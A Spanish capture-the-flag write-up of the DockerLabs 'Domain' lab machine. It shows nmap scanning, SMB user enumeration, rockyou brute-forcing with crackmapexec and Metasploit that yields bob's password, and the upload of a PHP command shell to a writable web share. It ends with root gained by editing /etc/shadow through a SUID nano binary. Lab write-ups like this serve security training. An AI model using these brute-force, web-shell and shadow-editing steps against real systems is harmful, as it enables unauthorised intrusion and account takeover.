DockerLabs - domain	
Sistema Operativo:	**Linux**
Dificultad:	**Medium**
Release:	**11/04/2024**

Técnicas utilizadas

- SMB Enumeration
- Password Creation via OpenSSL

En este write-up, se documenta el proceso de resolución de la máquina "Domain" de Dockerlabs. La máquina presenta un entorno simulado que incluye un servidor web y servicios de red comunes, como SMB. A lo largo de este análisis, se emplearon diversas técnicas de enumeración y explotación para descubrir vulnerabilidades, obtener credenciales y escalar privilegios hasta alcanzar el acceso root.

Enumeración

La dirección IP de la máquina víctima es 172.17.0.2. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
┌──(administrador㉿kali)-[~]
└─$ ping -c 5 172.17.0.2 -R
PING 172.17.0.2 (172.17.0.2) 56(124) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.095 ms
RR:     172.17.0.1
        172.17.0.2
        172.17.0.2
        172.17.0.1

64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.087 ms       (same route)
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.079 ms       (same route)
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.033 ms       (same route)
64 bytes from 172.17.0.2: icmp_seq=5 ttl=64 time=0.080 ms       (same route)

--- 172.17.0.2 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4102ms
rtt min/avg/max/mdev = 0.033/0.074/0.095/0.021 ms
```


Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 172.17.0.2 -oN scanner_inclusion** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ cat nmap/collections
# Nmap 7.94SVN scan initiated Thu Dec 26 11:05:28 2024 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -vvv -n -Pn -oN nmap/collections 172.17.0.2
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000010s latency).
Scanned at 2024-12-26 11:05:28 CET for 17s
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE     REASON         VERSION
80/tcp  open  http        syn-ack ttl 64 Apache httpd 2.4.52 ((Ubuntu))
|_http-title: \xC2\xBFQu\xC3\xA9 es Samba?
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.52 (Ubuntu)
139/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 4.6.2
445/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 4.6.2
MAC Address: 02:42:AC:11:00:02 (Unknown)

Host script results:
|_clock-skew: 0s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 21783/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 59281/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 58197/udp): CLEAN (Failed to receive data)
|   Check 4 (port 23840/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-time:
|   date: 2024-12-26T10:05:39
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec 26 11:05:45 2024 -- 1 IP address (1 host up) scanned in 17.11 seconds
```

Análisis del puerto 80 (HTTP)

Al acceder al servidor web de la máquina objetivo, encontré una página sencilla que mencionaba el servicio Samba. Sin embargo, esta página no proporcionó información útil, por lo que fue necesario cambiar de estrategia.



Análisis del puerto 445 (SMB)

El protocolo Server Message Block (SMB) es un protocolo de red que permite compartir archivos, impresoras y otros recursos entre nodos de una red de computadoras que usan el sistema operativo Microsoft Windows. Este protocolo pertenece a la capa de aplicación en el modelo TCP/IP. SMB permite a los clientes comunicarse con otros participantes de la misma red para acceder a los archivos o servicios compartidos. Teniendo en cuenta lo anterior, y sabiendo que el puerto 445 (SMB) se encontraba abierto, decidí comprobar las carpetas compartidas a las que tuviera acceso como usuario guest. En este caso, no tenía permisos en ninguna de las carpetas compartidas:

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ crackmapexec smb 172.17.0.2 -u guest -p '' --shares
SMB         172.17.0.2      445    F1C191341E89     [*] Windows 6.1 Build 0 (name:F1C191341E89) (domain:F1C191341E89) (signing:False) (SMBv1:False)
SMB         172.17.0.2      445    F1C191341E89     [+] F1C191341E89\guest:
SMB         172.17.0.2      445    F1C191341E89     [+] Enumerated shares
SMB         172.17.0.2      445    F1C191341E89     Share           Permissions     Remark
SMB         172.17.0.2      445    F1C191341E89     -----           -----------     ------
SMB         172.17.0.2      445    F1C191341E89     print$                          Printer Drivers
SMB         172.17.0.2      445    F1C191341E89     html                            HTML Share
SMB         172.17.0.2      445    F1C191341E89     IPC$                            IPC Service (f1c191341e89 server (Samba, Ubuntu))
```

La herramienta utilizada anteriormente no reportó información útil, pero al usar enum4linux descubrí dos usuarios válidos. Sin embargo, no disponía de contraseñas para esto usuarios.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ enum4linux 172.17.0.2
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Dec 26 11:09:55 2024

 ==========================( Target Information )==========================

Target ........... 172.17.0.2
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

 ======================( Users on 172.17.0.2 )======================

index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: james Name: james     Desc:
index: 0x2 RID: 0x3e9 acb: 0x00000010 Account: bob      Name: bob       Desc:

user:[james] rid:[0x3e8]
user:[bob] rid:[0x3e9]

 ================================( Share Enumeration on 172.17.0.2 )================================

smbXcli_negprot_smb1_done: No compatible protocol selected by server.

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        html            Disk      HTML Share
        IPC$            IPC       IPC Service (f1c191341e89 server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
Protocol negotiation to server 172.17.0.2 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 172.17.0.2

//172.17.0.2/print$  Mapping: DENIED Listing: N/A Writing: N/A
//172.17.0.2/html    Mapping: DENIED Listing: N/A Writing: N/A

[E] Can't understand response:

NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//172.17.0.2/IPC$    Mapping: N/A Listing: N/A Writing: N/A

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\bob (Local User)
S-1-22-1-1001 Unix User\james (Local User)

[+] Enumerating users using SID S-1-5-21-271760367-940036868-1599892198 and logon username '', password ''

S-1-5-21-271760367-940036868-1599892198-501 F1C191341E89\nobody (Local User)
S-1-5-21-271760367-940036868-1599892198-513 F1C191341E89\None (Domain Group)
S-1-5-21-271760367-940036868-1599892198-1000 F1C191341E89\james (Local User)
S-1-5-21-271760367-940036868-1599892198-1001 F1C191341E89\bob (Local User)

 ===========================( Getting printer info for 172.17.0.2 )===========================

No printers returned.


enum4linux complete on Thu Dec 26 11:10:36 2024
```

Decidí entonces usar crackmapexec para realizar un ataque de fuerza bruta e intentar obtener las contraseñas de los usuarios descubiertos anteriormente. En este caso, logré obtener las credenciales del usuario bob.

```
┌──(administrador㉿kali)-[~/Descargas/content]
└─$ crackmapexec smb 172.17.0.2 -u user -p /usr/share/wordlists/rockyou.txt
SMB         172.17.0.2      445    ABB2E55E527A     [*] Windows 6.1 Build 0 (name:ABB2E55E527A) (domain:ABB2E55E527A) (signing:False) (SMBv1:False)
SMB         172.17.0.2      445    ABB2E55E527A     [-] ABB2E55E527A\bob:123456 STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    ABB2E55E527A     [-] ABB2E55E527A\bob:12345 STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    ABB2E55E527A     [-] ABB2E55E527A\bob:123456789 STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    ABB2E55E527A     [-] ABB2E55E527A\bob:password STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    ABB2E55E527A     [-] ABB2E55E527A\bob:iloveyou STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    ABB2E55E527A     [-] ABB2E55E527A\bob:princess STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    ABB2E55E527A     [-] ABB2E55E527A\bob:1234567 STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    ABB2E55E527A     [-] ABB2E55E527A\bob:rockyou STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    ABB2E55E527A     [-] ABB2E55E527A\bob:12345678 STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    ABB2E55E527A     [-] ABB2E55E527A\bob:abc123 STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    ABB2E55E527A     [-] ABB2E55E527A\bob:nicole STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    ABB2E55E527A     [-] ABB2E55E527A\bob:daniel STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    ABB2E55E527A     [-] ABB2E55E527A\bob:babygirl STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    ABB2E55E527A     [-] ABB2E55E527A\bob:monkey STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    ABB2E55E527A     [-] ABB2E55E527A\bob:lovely STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    ABB2E55E527A     [-] ABB2E55E527A\bob:jessica STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    ABB2E55E527A     [-] ABB2E55E527A\bob:654321 STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    ABB2E55E527A     [-] ABB2E55E527A\bob:michael STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    ABB2E55E527A     [-] ABB2E55E527A\bob:s123456 STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    ABB2E55E527A     [-] ABB2E55E527A\bob:nicole2 STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    ABB2E55E527A     [-] ABB2E55E527A\bob:mercado STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    ABB2E55E527A     [-] ABB2E55E527A\bob:mango STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    ABB2E55E527A     [-] ABB2E55E527A\bob:ilovekyle STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    ABB2E55E527A     [-] ABB2E55E527A\bob:godlovesme STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    ABB2E55E527A     [-] ABB2E55E527A\bob:garnet STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    ABB2E55E527A     [-] ABB2E55E527A\bob:brendon STATUS_LOGON_FAILURE
SMB         172.17.0.2      445    ABB2E55E527A     [+] ABB2E55E527A\bob:star
```

Con esta información, volví a usar crackmapexec para comprobar los permisos que este usuario tenía en las carpetas compartidas disponibles.

```
┌──(administrador㉿kali)-[~/Descargas/content]
└─$ crackmapexec smb 172.17.0.2 -u bob -p star --shares
SMB         172.17.0.2      445    ABB2E55E527A     [*] Windows 6.1 Build 0 (name:ABB2E55E527A) (domain:ABB2E55E527A) (signing:False) (SMBv1:False)
SMB         172.17.0.2      445    ABB2E55E527A     [+] ABB2E55E527A\bob:star
SMB         172.17.0.2      445    ABB2E55E527A     [+] Enumerated shares
SMB         172.17.0.2      445    ABB2E55E527A     Share           Permissions     Remark
SMB         172.17.0.2      445    ABB2E55E527A     -----           -----------     ------
SMB         172.17.0.2      445    ABB2E55E527A     print$          READ            Printer Drivers
SMB         172.17.0.2      445    ABB2E55E527A     html            READ,WRITE      HTML Share
SMB         172.17.0.2      445    ABB2E55E527A     IPC$                            IPC Service (abb2e55e527a server (Samba, Ubuntu))
```

Además, smbmap también proporciona la misma información en caso de no querer usar crackmapexec.

```
┌──(administrador㉿kali)-[~/Descargas/content]
└─$ smbmap -H 172.17.0.2 -u bob -p star

    ________  ___      ___ _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/  /\  \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |. \   /:  ||: |_)  :)|. \   /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.5 | Shawn Evans - ShawnDEvans@gmail.com
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 172.17.0.2:445  Name: 172.17.0.2                Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  READ ONLY       Printer Drivers
        html                                                    READ, WRITE     HTML Share
        IPC$                                                    NO ACCESS       IPC Service (abb2e55e527a server (Samba, Ubuntu))
[*] Closed 1 connections

┌──(administrador㉿kali)-[~/Descargas/content]
└─$
```

Existe una forma alternativa de realizar un ataque de fuerza bruta usando Metasploit. En este caso, utilicé el módulo smb_login.

```
msf6 > search smb_login

Matching Modules
================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/smb_login   .                normal  No     SMB Login Check Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_login
```

Para poder usarlo, es necesario configurarlo correctamente, como se puede ver en la siguiente imagen:

```
msf6 auxiliary(scanner/smb/smb_login) > show options

Module options (auxiliary/scanner/smb/smb_login):

   Name              Current Setting                                Required  Description
   ----              ---------------                                --------  -----------
   ABORT_ON_LOCKOUT  false                                          yes       Abort the run when an account lockout is detected
   ANONYMOUS_LOGIN   false                                          yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                              yes       How fast to bruteforce, from 0 to 5
   CreateSession     false                                          no        Create a new session for every successful login
   DB_ALL_CREDS      false                                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                           no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   DETECT_ANY_AUTH   false                                          no        Enable detection of systems accepting any authentication
   DETECT_ANY_DOMAIN false                                          no        Detect if domain is required for the specified user
   PASS_FILE         /usr/share/wordlists/rockyou.txt               no        File containing passwords, one per line
   PRESERVE_DOMAINS  true                                           no        Respect a username that contains a domain name.
   Proxies                                                          no        A proxy chain of format type:host:port[,type:host:port][...]
   RECORD_GUEST      false                                          no        Record guest-privileged random logins to the database
   RHOSTS            172.17.0.2                                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             445                                            yes       The SMB service port (TCP)
   SMBDomain         .                                              no        The Windows domain to use for authentication
   SMBPass                                                          no        The password for the specified username
   SMBUser                                                          no        The username to authenticate as
   STOP_ON_SUCCESS   false                                          yes       Stop guessing when a credential works for a host
   THREADS           1                                              yes       The number of concurrent threads (max one per host)
   USERPASS_FILE                                                    no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                          no        Try the username as the password for all users
   USER_FILE         /home/administrador/Descargas/content/user     no        File containing usernames, one per line
   VERBOSE           true                                           yes       Whether to print output for all attempts
```

Obteniendo así la contraseña del usuario bob:


```
msf6 auxiliary(scanner/smb/smb_login) > set VERBOSE false
VERBOSE => false
msf6 auxiliary(scanner/smb/smb_login) > run

[+] 172.17.0.2:445        - 172.17.0.2:445 - Success: '.\bob:star'
[]
```

En el directorio html se encuentra la página web disponible en el servidor, por lo que añadí un código PHP malicioso que me permitiera ejecutar comandos de forma remota.


```
┌──(administrador㉿kali)-[~/Descargas/content]
└─$ smbclient \\\\172.17.0.2\\html -U bob
Password for [WORKGROUP\bob]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Dec 26 15:08:36 2024
  ..                                  D        0  Thu Apr 11 10:18:47 2024
  index.html                          N     1832  Thu Apr 11 10:21:43 2024

                101639152 blocks of size 1024. 65433416 blocks available
smb: \> put cmd.php
putting file cmd.php as \cmd.php (3,4 kb/s) (average 3,4 kb/s)
smb: \> ls
  .                                   D        0  Thu Dec 26 15:11:26 2024
  ..                                  D        0  Thu Apr 11 10:18:47 2024
  index.html                          N     1832  Thu Apr 11 10:21:43 2024
  cmd.php                             A       31  Thu Dec 26 15:11:26 2024

                101639152 blocks of size 1024. 65438428 blocks available
smb: \> []
```

El código usado es el siguiente:

Sabiendo que puedo ejecutar comandos, realicé la intrusión a la máquina objetivo, accediendo como usuario www-data.



www-data



Escalada de privilegios

Al no encontrar ningún vector de ataque que me permitiera escalar privilegios, intenté usar la misma contraseña descubierta anteriormente para el usuario bob. Investigando los archivos que tienen activado el bit SUID, descubrí que el binario nano lo podría ejecutar como usuario root.

Los archivos con el bit SUID (Set User ID) activado permiten que los usuarios ejecuten el archivo con los permisos del propietario del archivo, en lugar de con los permisos del usuario que lo ejecuta.

```
www-data@abb2e55e527a:/var/www/html$ su bob
Password:
bob@abb2e55e527a:/var/www/html$ id
uid=1000(bob) gid=1000(bob) groups=1000(bob)
bob@abb2e55e527a:/var/www/html$ find / -perm -4000 -type f -exec ls -l {} \; 2>/dev/null
-rwsr-xr-- 1 root messagebus 35112 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 55672 Feb 21  2022 /usr/bin/su
-rwsr-xr-x 1 root root 72712 Feb  6  2024 /usr/bin/chfn
-rwsr-xr-x 1 root root 35192 Feb 21  2022 /usr/bin/umount
-rwsr-xr-x 1 root root 47480 Feb 21  2022 /usr/bin/mount
-rwsr-xr-x 1 root root 40496 Feb  6  2024 /usr/bin/newgrp
-rwsr-xr-x 1 root root 72072 Feb  6  2024 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 59976 Feb  6  2024 /usr/bin/passwd
-rwsr-xr-x 1 root root 44808 Feb  6  2024 /usr/bin/chsh
-rwsr-xr-x 1 root root 283144 Feb 19  2022 /usr/bin/nano
```

Finalmente, utilicé el comando OpenSSL para crear una contraseña para el usuario root. El comando utilizado fue openssl passwd -stdin -6, donde:

- openssl: Es la herramienta de línea de comandos de OpenSSL, que proporciona una amplia gama de funciones criptográficas.
- passwd: Es el subcomando de OpenSSL utilizado para gestionar contraseñas.
- -stdin: Indica que la entrada de la contraseña se tomará desde la entrada estándar.
- -6: Especifica que se debe utilizar el algoritmo SHA-512 para cifrar la contraseña.

Para más tarde, acceder como usuario root a la máquina objetivo, terminando así este reto de ciberseguridad.

```
bob@abb2e55e527a:/var/www/html$ echo -n "1234" |openssl passwd -stdin -6
$6$e0X5SgCUh408k7gF$ATPaadmNWZluFAE/hlfNFl/9pagJf6hC/.MTu5TGPpOVVQZk0cpVC.OvIreTJT1nv/9GLljFpaG6Br2wS60BO/
bob@abb2e55e527a:/var/www/html$ /usr/bin/nano /etc/shadow
bob@abb2e55e527a:/var/www/html$ /usr/bin/nano /etc/shadow
bob@abb2e55e527a:/var/www/html$ su
Password:
root@abb2e55e527a:/var/www/html# id
uid=0(root) gid=0(root) groups=0(root)
root@abb2e55e527a:/var/www/html# cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.4 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.4 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
root@abb2e55e527a:/var/www/html#
```